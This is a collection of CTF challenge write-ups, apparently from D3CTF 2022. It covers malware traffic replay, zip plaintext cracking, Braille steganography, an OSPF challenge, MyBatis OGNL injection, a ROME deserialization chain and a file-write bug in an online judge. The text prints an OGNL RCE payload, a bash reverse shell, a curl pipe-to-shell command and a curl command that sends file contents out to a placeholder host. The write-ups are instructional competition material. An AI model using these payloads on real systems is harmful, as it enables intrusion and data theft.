According to the last sentance of `readme.txt` : `YOU WILL NEVER KNOW MY IP ADDRESS!` , we should find the server IP which make traffic analysis easy.

Detect the shell of `SmartFalcon.exe` , we can find it was packed by `upx` , but the programme unpack with command `upx -d` directly can't run correctly. According to this [issue] of upx , we can unpack it correctly with adding an argument:

```
.\upx.exe -d --strip-relocs=0 SmartFalcon.exe
```

Open `SmartFalcon.exe` with IDA or other reverse tools, we can find all the function names are obfuscated, reverse `SmartFalcon.exe` may too hard, so we can try other methods to find IP.

```
strings SmartFalcon.exe > strs.txt
```


Then use this regular expressions: `[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}:[0-9]{1,5}` in text editor such as vs code, we could find the string contain ip and port: `114.116.210.244:53939`

Change ip to localhost with sed:


```
sed -i "s/114.116.210.244/127.127.127.127/" SmartFalcon.exe
```


Analyze the pcapng file with wireshark and apply this filter: `ip.addr == 114.116.210.244`

Packet No.9518 contains `enc flag.zip <rsa pubKey>` :




Then packet No.12185 execute command `dir` and get reply in packet No.12190 which we can find filename was changed from `flag.zip` to `flag.zip.WannaWacca` :






So packet No.9518 may be the enc command.

Packet No.15024 contains `dec flag.zip <rsa priKey>` :



Then packet No.15304 execute command `dir` and get reply in packet No.15309 which we can find filename was changed from `flag.zip.WannaWacca` to `flag.zip` :



So packet No.15024 may be the dec command.

Also, server should send an OK packet to client while receiving each packet form client.

Export these payload and make a fake server, put `flag.zip.WannaWacca` and `SmartFalcon.exe` in the same folder and run patched `SmartFalcon.exe` :


```
from pwn import *
data1 = open("001.bin", "rb").read() # OK
data2 = open("002.bin", "rb").read() # dir
data3 = open("003.bin", "rb").read() # enc
data4 = open("004.bin", "rb").read() # dec

l = listen(port=53939)
l.wait_for_connection()
print(l.recv())
l.send(data1)

l = listen(port=53939)
l.wait_for_connection()
print(l.recv())
l.send(data4)

l = listen(port=53939)
l.wait_for_connection()
print(l.recv())
l.send(data2)

l = listen(port=53939)
l.wait_for_connection()
print(l.recv())
l.send(data1)
```

After that , we can get `flag.zip` ~~with password: 95e4uci&QoGQ@kV*Fk3BuZY@kPknLFDE XD~~

Open `flag.zip` we can see a `png` file protected by password, but we can use Known-plaintext attack to crack this zipfile (In this paper, it use `PDF` header to crack `PDF` file, we can just replace it with `PNG` header) :
https://anter.dev/posts/plaintext-attack-zipcrypto/

```
echo 89504E470D0A1A0A0000000D49484452 | xxd -r -ps > png_header
bkcrack -C flag.zip -c "I can't see any light.png" -p png_header -o 0
# bd363f25 3a7da3aa 4bbe3175
bkcrack -C flag.zip -c "I can't see any light.png" -k bd363f25 3a7da3aa 4bbe3175 -
d flag1.png
```

Open the png file, we can find something was encoded by white and black pixel on the top of the picture (The colored pixels in the middle are generated by tampering with iDOT and can be ignored)



According to the filename `I can't see any light` we know that these white and black pixel are Braille, and there are two special symbols:

Formatting [edit]

Various formatting marks affect the values of the letters that follow them. They have no direct equivalent in print. The most important in English Braille are:

	
Capital follows	Number follows

That is, `.'` is read as capital 'A', and `.:'` as the digit '1'.

Decode the Braille, we can find it start with `50 4B 03 04` , so save it as `flag.zip` :

```
from PIL import Image
import numpy as np
import binascii

digittab = {"1": [0], "2": [0, 2], "3": [0, 1], "4": [0, 1, 3], "5": [0, 3], "6":
[0, 1, 2], "7": [0, 1, 2, 3], "8": [0, 2, 3], "9": [1, 2], "0": [1, 2, 3]}
alphabet = {"a": [0], "b": [0, 2], "c": [0, 1], "d": [0, 1, 3], "e": [0, 3], "f":
[0, 1, 2], "g": [0, 1, 2, 3], "h": [0, 2, 3], "i": [1, 2], "j": [1, 2, 3],
            "k": [0, 4], "l": [0, 2, 4], "m": [0, 1, 4], "n": [0, 1, 3, 4], "o":
[0, 3, 4], "p": [0, 1, 2, 4], "q": [0, 1, 2, 3, 4], "r": [0, 2, 3, 4], "s": [1, 2,
4], "t": [1, 2, 3, 4],
            "u": [0, 4, 5], "v": [0, 2, 4, 5], "w": [1, 2, 3, 5], "x": [0, 1, 4,
5], "y": [0, 1, 3, 4, 5], "z": [0, 3, 4, 5], "num": [1, 3, 4, 5], "cap": [5], " ":
[]}

def braille2bin(src: str, res: str, origin_point: tuple):
    res_str = braille2str(src, origin_point).replace(" ", "")
    res_data = binascii.a2b_hex(res_str)
    open(res, "wb+").write(res_data)

def braille2str(src: str, origin_point: tuple):
    braille_pic = Image.open(src)
    braille_arr = np.array(braille_pic)
    size = braille_pic.size
```

```
    res_str = ''
    black = 0
    is_digit = False
    is_upper = False
    for oy in range(origin_point[1], size[1], 3):
        for ox in range(origin_point[0], size[0], 2):
            ascii = []
            for y in range(oy, oy+3):
                for x in range(ox, ox+2):
                    if braille_arr[y][x][0] > 127:
                        ascii.append((y-oy)*2+(x-ox))
            if ascii == alphabet['num']:
                is_digit = True
                continue
            elif ascii == alphabet['cap']:
                is_upper = True
                continue
            if is_digit:
                for i in digittab:
                    if digittab[i] == ascii:
                        res_str += i
                is_digit = False
            else:
                for i in alphabet:
                    if alphabet[i] == ascii:
                        if is_upper:
                            res_str += i.upper()
                            is_upper = False
                        else:
                            res_str += i
            if ascii == []:
                black += 1
            else:
                black = 0
            if black > 2: # 连续的黑块，代表已经读取完成
                    return res_str
    return res_str

braille2bin("I can't see any light.png", "flag1.zip", (0,11)) # decode
```

This picture is a screenshot from a MV called `Bad Apple!!` , and the file extension is `PNG` , and its iDOT was tampered , we could think about `PNG Apple Parallel Processing`

https://fotoforensics.com/

Save `PNG Apple Parallel Processing` as `flag2.png`, we can also find Braille. According to the Braille table we could find it was flipped 180°. Flip 180° again and run this script to decode Braille:

```
from PIL import Image
import numpy as np

digittab = {"1": [0], "2": [0, 2], "3": [0, 1], "4": [0, 1, 3], "5": [0, 3], "6":
[0, 1, 2], "7": [0, 1, 2, 3], "8": [0, 2, 3], "9": [1, 2], "0": [1, 2, 3]}
alphabet = {"a": [0], "b": [0, 2], "c": [0, 1], "d": [0, 1, 3], "e": [0, 3], "f":
[0, 1, 2], "g": [0, 1, 2, 3], "h": [0, 2, 3], "i": [1, 2], "j": [1, 2, 3],
            "k": [0, 4], "l": [0, 2, 4], "m": [0, 1, 4], "n": [0, 1, 3, 4], "o":
[0, 3, 4], "p": [0, 1, 2, 4], "q": [0, 1, 2, 3, 4], "r": [0, 2, 3, 4], "s": [1, 2,
4], "t": [1, 2, 3, 4],
            "u": [0, 4, 5], "v": [0, 2, 4, 5], "w": [1, 2, 3, 5], "x": [0, 1, 4,
5], "y": [0, 1, 3, 4, 5], "z": [0, 3, 4, 5], "num": [1, 3, 4, 5], "cap": [5], " ":
[]}

def braille2str(src: str, origin_point: tuple):
    braille_pic = Image.open(src)
    braille_arr = np.array(braille_pic)
    size = braille_pic.size
    res_str = ''
    black = 0
    is_digit = False
    is_upper = False
    for oy in range(origin_point[1], size[1], 3):
        for ox in range(origin_point[0], size[0], 2):
            ascii = []
            for y in range(oy, oy+3):
                for x in range(ox, ox+2):
                    if braille_arr[y][x][0] > 127:
                        ascii.append((y-oy)*2+(x-ox))
            if ascii == alphabet['num']:
                is_digit = True
                continue
            elif ascii == alphabet['cap']:
                is_upper = True
                continue
            if is_digit:
                for i in digittab:
                    if digittab[i] == ascii:
```

```
                        res_str += i
                is_digit = False
            else:
                for i in alphabet:
                    if alphabet[i] == ascii:
                        if is_upper:
                            res_str += i.upper()
                            is_upper = False
                        else:
                            res_str += i
            if ascii == []:
                black += 1
            else:
                black = 0
            if black > 2: # 连续的黑块，代表已经读取完成
                    return res_str
    return res_str

print(braille2str("flag2.png", (0,11)))

# VGV4dF9ibGluZF93YXRlcm1hcmsgcHdkIGlzOiBSQHkwZjEhOWh0
```

Then decode `base64` , we can get :

```
Text_blind_watermark pwd is: R@y0f1!9ht
```

Open `flag.zip` , we can find `Future will lead.txt` with some invisible characters. According to the hint we decoded from `flag2.png` , we can find this repository in github: https://github.com/guofei9987/text_blind_watermark

```
from text_blind_watermark import embed, extract

password = 'R@y0f1!9ht'
sentence_embed = open("Future will lead.txt", "r").read()
wm_extract = extract(sentence_embed, password)
print(wm_extract)

# b576241258a44b868ea25804b0ec1d4e
```

So flag is `d3ctf{b576241258a44b868ea25804b0ec1d4e}`

Reference:

- https://www.da.vidbuchanan.co.uk/widgets/pngdiff/
- https://github.com/DavidBuchanan314/ambiguous-png-packer
- https://zhuanlan.zhihu.com/p/446538506
- https://github.com/KutouAkira/SmartFalcon
- https://www.youtube.com/watch?v=G3C-Vevl36s
- https://www.youtube.com/watch?v=DvrNZrspJE0
- https://www.youtube.com/watch?v=ReFHktukxbc

OHHHH!!! SPF!!!

> # L2TP Tunnel
> User: D3CTF
> Password: AFZcByFx5c2dQxXr
> IPsec Secret: M99iDSq6RAHY5quU
>
> Create a L2TP tunnel and launch a OSPFv3 Instance to get flag
> Server OS: RouterOS v6.49.4 CHR

This challenge is not really a challenge.
This challenge inspired by a Red-Packet game hold by Soha, but use OSPF instead of BGP.
Details can be found here: https://soha.moe/post/find-soha-red-packet-2021.html

How to get the flag is elaborate quite clear in description.
create a L2TP tunnel, and launch a OSPFv3 Instance.
After receiving the routes, decode it from Hex to GBK and get the flag.

There are few simple OSPFv3 config as bellow:

BIRDv2

```
protocol ospf v3 {
  tick 2;
  rfc1583compat yes;
  ipv6 {
    import all;
    export all;
  };
  area 0 {
    interface "ppp0" {
      type broadcast;
    };
  };
};
```

RouterOSv6

```
/routing ospf-v3 instance
add name=D3-OSPF router-id=10.255.255.2
/routing ospf-v3 area
add instance=D3-OSPF name=D3-Area
/routing ospf-v3 interface
add area=D3-Area interface=D3-VPN network-type=point-to-point
```

RouterOSv7

```
/routing ospf instance
add name=D3-OSPF redistribute=static router-id=\\
    10.255.255.3 routing-table=main version=3
/routing ospf area
add instance=D3-OSPF name=D3-Area
/routing ospf interface-template
add area=D3-Area cost=10 interfaces=D3-VPN priority=1 type=ptp
```

Web

ezsql

From the source code we can see that mybatis is used in the backend, and Provider is used to dynamically generate SQL statements.

`club.example.demo.dao.VoteDAO`

```
@Mapper
public interface VoteDAO {
    @Select("SELECT * FROM vs_votes;")
    List<Vote> getAllVotes();

    @SelectProvider(type = VoteProvider.class, method = "getVoteById")
    Vote getVoteById(String vId);
}
```

`club.example.demo.dao.VoteProvider.class`

```
public class VoteProvider {
    public String getVoteById(@Param("vid") String vid) {
        String s = new SQL() {{
            SELECT("*");
            FROM("vs_votes");
            WHERE("v_id = " + vid);
        }}.toString();
        return s;
    }
}
```

The SQL mapping of mybatis supports OGNL expressions. `VoteProvider` directly uses string concatenation to generate SQL statements. If the user input is incorrectly concatenated, not only SQL injection but also OGNL injection will occur.

/vote/getDetailedVoteById?vid=2

/vote/getDetailedVoteById?vid=${3-1}

`${xxx}` tells mybatis to create a prepared statement parameter here. Mybatis Uses OGNL to implement parameters binding for SQL statements.

If the user can control the content of `${}`, it can be injected through OGNL expressions to achieve the purpose of RCE.

Official documentation about OGNL grammar: https://commons.apache.org/proper/commons-ognl/language-guide.html

Since the challenge has banned `new`, RCE can only be appliable with the help of static methods.

The `org.mybatis.spring.boot` used in the challenge is the latest 2.2.2 version, the corresponding OGNL dependent version is 3.3.0, this version of OGNL enabled the `stricter invocation mode`, which banned some classes including `java.lang.Runtime`. To bypass it we can take use of the reflection techique in Java.

payload:

```
${(#runtimeclass=#this.getClass().forName("java.lang.Runtime")).
(#getruntimemethod=#runtimeclass.getDeclaredMethods()[7]).
(#rtobj=#getruntimemethod.invoke(null,null)).
(#execmethod=#runtimeclass.getDeclaredMethods()[14]).
(#execmethod.invoke(#rtobj,"cmd"))}
```

shorter

The main content of this challenge is to reduce the length of the payload of the chain containing `TemplateImpl` in java deserialization, and this challenge is the deserialization chain of `ROME`

For the optimization and shortening ideas of `TemplateImpl`, please refer to https://xz.aliyun.com/t/10824 this article, and some improvements have been made on the basis of this article, mainly in the construction of empty parameters, and make some simplifications when building the `rome` chain to make the payload smaller

The challenge environment is very concise and clear, that is to upload the serialized and Base64 encoded string, and the title will decode it and deserialize it.

Challenge attachment and Exploit : https://github.com/la0t0ng/d3ctf2022-shorter

1、expected solution

The expected solution is done with the chain on ysoserial, ignoring the other shorter chains of `ROME`

Because `Runtime.getRuntime().exec()` cannot be executed normally when there are special characters such as `|`, `<`, `>` in the command, which cannot achieve the purpose we originally wanted to achieve, and we usually will Solve this problem by Base64 encoding, but this will undoubtedly make the generated payload very long, so we can use `ProcessBuilder().start()` to solve this problem

First use a machine with a public IP (assume IP `xxx.xxx.xxx.xxx`) to listen to a port (assume port `2333`), then start an http service (assume default port `80`) where the route `a` returns the following information

```
cat /flag | curl -F 'a=@-' xxx.xxx.xxx.xxx:2333
```

You can pass command parameters to exploit

```
sh -c "curl xxx.xxx.xxx.xxx/a|sh"
```

After uploading the generated Base64-encoded string, you can see that `xxx.xxx.xxx.xxx:2333` is listening to the content of the file with flags

or

First use a machine with a public IP (assume IP `xxx.xxx.xxx.xxx`) to listen to a port (assume port `2333`), then start an http service (assume default port `80`) where the route `a` returns the following information

```
bash -i >& /dev/tcp/xxx.xxx.xxx.xxx/2333 0>&1
```

You can pass command parameters to exploit

```
bash -c "curl xxx.xxx.xxx.xxx/a|bash"
```

After uploading the generated Base64-encoded string, you can see that `xxx.xxx.xxx.xxx:2333` gets the shell

2、unexpected solution

Compared with the common chain, there are some shorter `ROME` chains, such as a chain that triggers `toString` through `BadAttributeValueExpException`, which can greatly reduce the generated serialized strings. Anyway, it is the shortening of the `ROME` chain, not the shortening of `TemplateImpl`，I hope some who are interested can learn about it.

d3oj

1、expected solution

Find the source code through SYZOJ Powered by SYZOJ. Use docker to build the environment locally

The directory structure of the website can also be determined by reporting an error, the difficulty of the topic is reduced, and the default path is used. The website uses unzip to decompress. Using an empty compressed package can cause an error to get the path.

Looking at the code, you will found lines 602 in modules/problem.js

```
app.post('/problem/:id/submit', app.multer.fields([{ name: 'answer', maxCount: 1
}]), async (req, res) => {
```

```
  try {
    let id = parseInt(req.params.id);
    let problem = await Problem.findById(id);
    const curUser = res.locals.user;

    if (!problem) throw new ErrorMessage('无此题目。');
    if (problem.type !== 'submit-answer' &&
!syzoj.config.enabled_languages.includes(req.body.language)) throw new
ErrorMessage('不支持该语言。');
    if (!curUser) throw new ErrorMessage('请登录后继续。', { '登录':
syzoj.utils.makeUrl(['login'], { 'url': syzoj.utils.makeUrl(['problem', id]) })
});

    let judge_state;
    if (problem.type === 'submit-answer') {
      let File = syzoj.model('file'), path;
      if (!req.files['answer']) {
        // Submited by editor
        try {
          path = await File.zipFiles(JSON.parse(req.body.answer_by_editor));
        } catch (e) {
          throw new ErrorMessage('无法解析提交数据。');
        }
      } else {
        if (req.files['answer'][0].size > syzoj.config.limit.submit_answer) throw
new ErrorMessage('答案文件太大。');
        path = req.files['answer'][0].path;
      }

      let file = await File.upload(path, 'answer');
      let size = await file.getUnzipSize();
        ...
```

model / file.ts 32 lines

```
  static async zipFiles(files) {
    let tmp = require('tmp-promise');
    let dir = await tmp.dir(), path = require('path'), fs = require('fs-extra');
    let filenames = await files.mapAsync(async file => {
      let fullPath = path.join(dir.path, file.filename);
      await fs.writeFileAsync(fullPath, file.data);
      return fullPath;
    });

    let p7zip = new (require('node-7z')), zipFile = await tmp.tmpName() + '.zip';
    await p7zip.add(zipFile, filenames);

    await fs.removeAsync(dir.path);

    return zipFile;
  }
...
```

Arbitrary file writing vulnerability exists when problem.type is submit-answer

/module/problem.js line 409

```
app.post('/problem/:id/import', async (req, res) => {
  try {
    let id = parseInt(req.params.id) || 0;
    let problem = await Problem.findById(id);
    if (!problem) {
      if (!res.locals.user) throw new ErrorMessage('请登录后继续。', { '登录':
syzoj.utils.makeUrl(['login'], { 'url': req.originalUrl }) });

      problem = await Problem.create({
        time_limit: syzoj.config.default.problem.time_limit,
        memory_limit: syzoj.config.default.problem.memory_limit,
        type: 'traditional'
      });

      if (await res.locals.user.hasPrivilege('manage_problem')) {
        let customID = parseInt(req.body.id);
        if (customID) {
          if (await Problem.findById(customID)) throw new ErrorMessage('ID 已被使
用。');
          problem.id = customID;
        } else if (id) problem.id = id;
      }

      problem.user_id = res.locals.user.id;
      problem.publicizer_id = res.locals.user.id;
    } else {
      if (!await problem.isAllowedUseBy(res.locals.user)) throw new
ErrorMessage('您没有权限进行此操作。');
      if (!await problem.isAllowedEditBy(res.locals.user)) throw new
ErrorMessage('您没有权限进行此操作。');
    }

    let request = require('request-promise');
    let url = require('url');

    let json = await request({
      uri: req.body.url + (req.body.url.endsWith('/') ? 'export' : '/export'),
      timeout: 1500,
      json: true
    });

    if (!json.success) throw new ErrorMessage('题目加载失败。', null, json.error);

    if (!json.obj.title.trim()) throw new ErrorMessage('题目名不能为空。');
    problem.title = json.obj.title;
    problem.description = json.obj.description;
    problem.input_format = json.obj.input_format;
    problem.output_format = json.obj.output_format;
    problem.example = json.obj.example;
    problem.limit_and_hint = json.obj.limit_and_hint;
    problem.time_limit = json.obj.time_limit;
    problem.memory_limit = json.obj.memory_limit;
    problem.file_io = json.obj.file_io;
    problem.file_io_input_name = json.obj.file_io_input_name;
    problem.file_io_output_name = json.obj.file_io_output_name;
    if (json.obj.type) problem.type = json.obj.type;

    let validateMsg = await problem.validate();
```

```
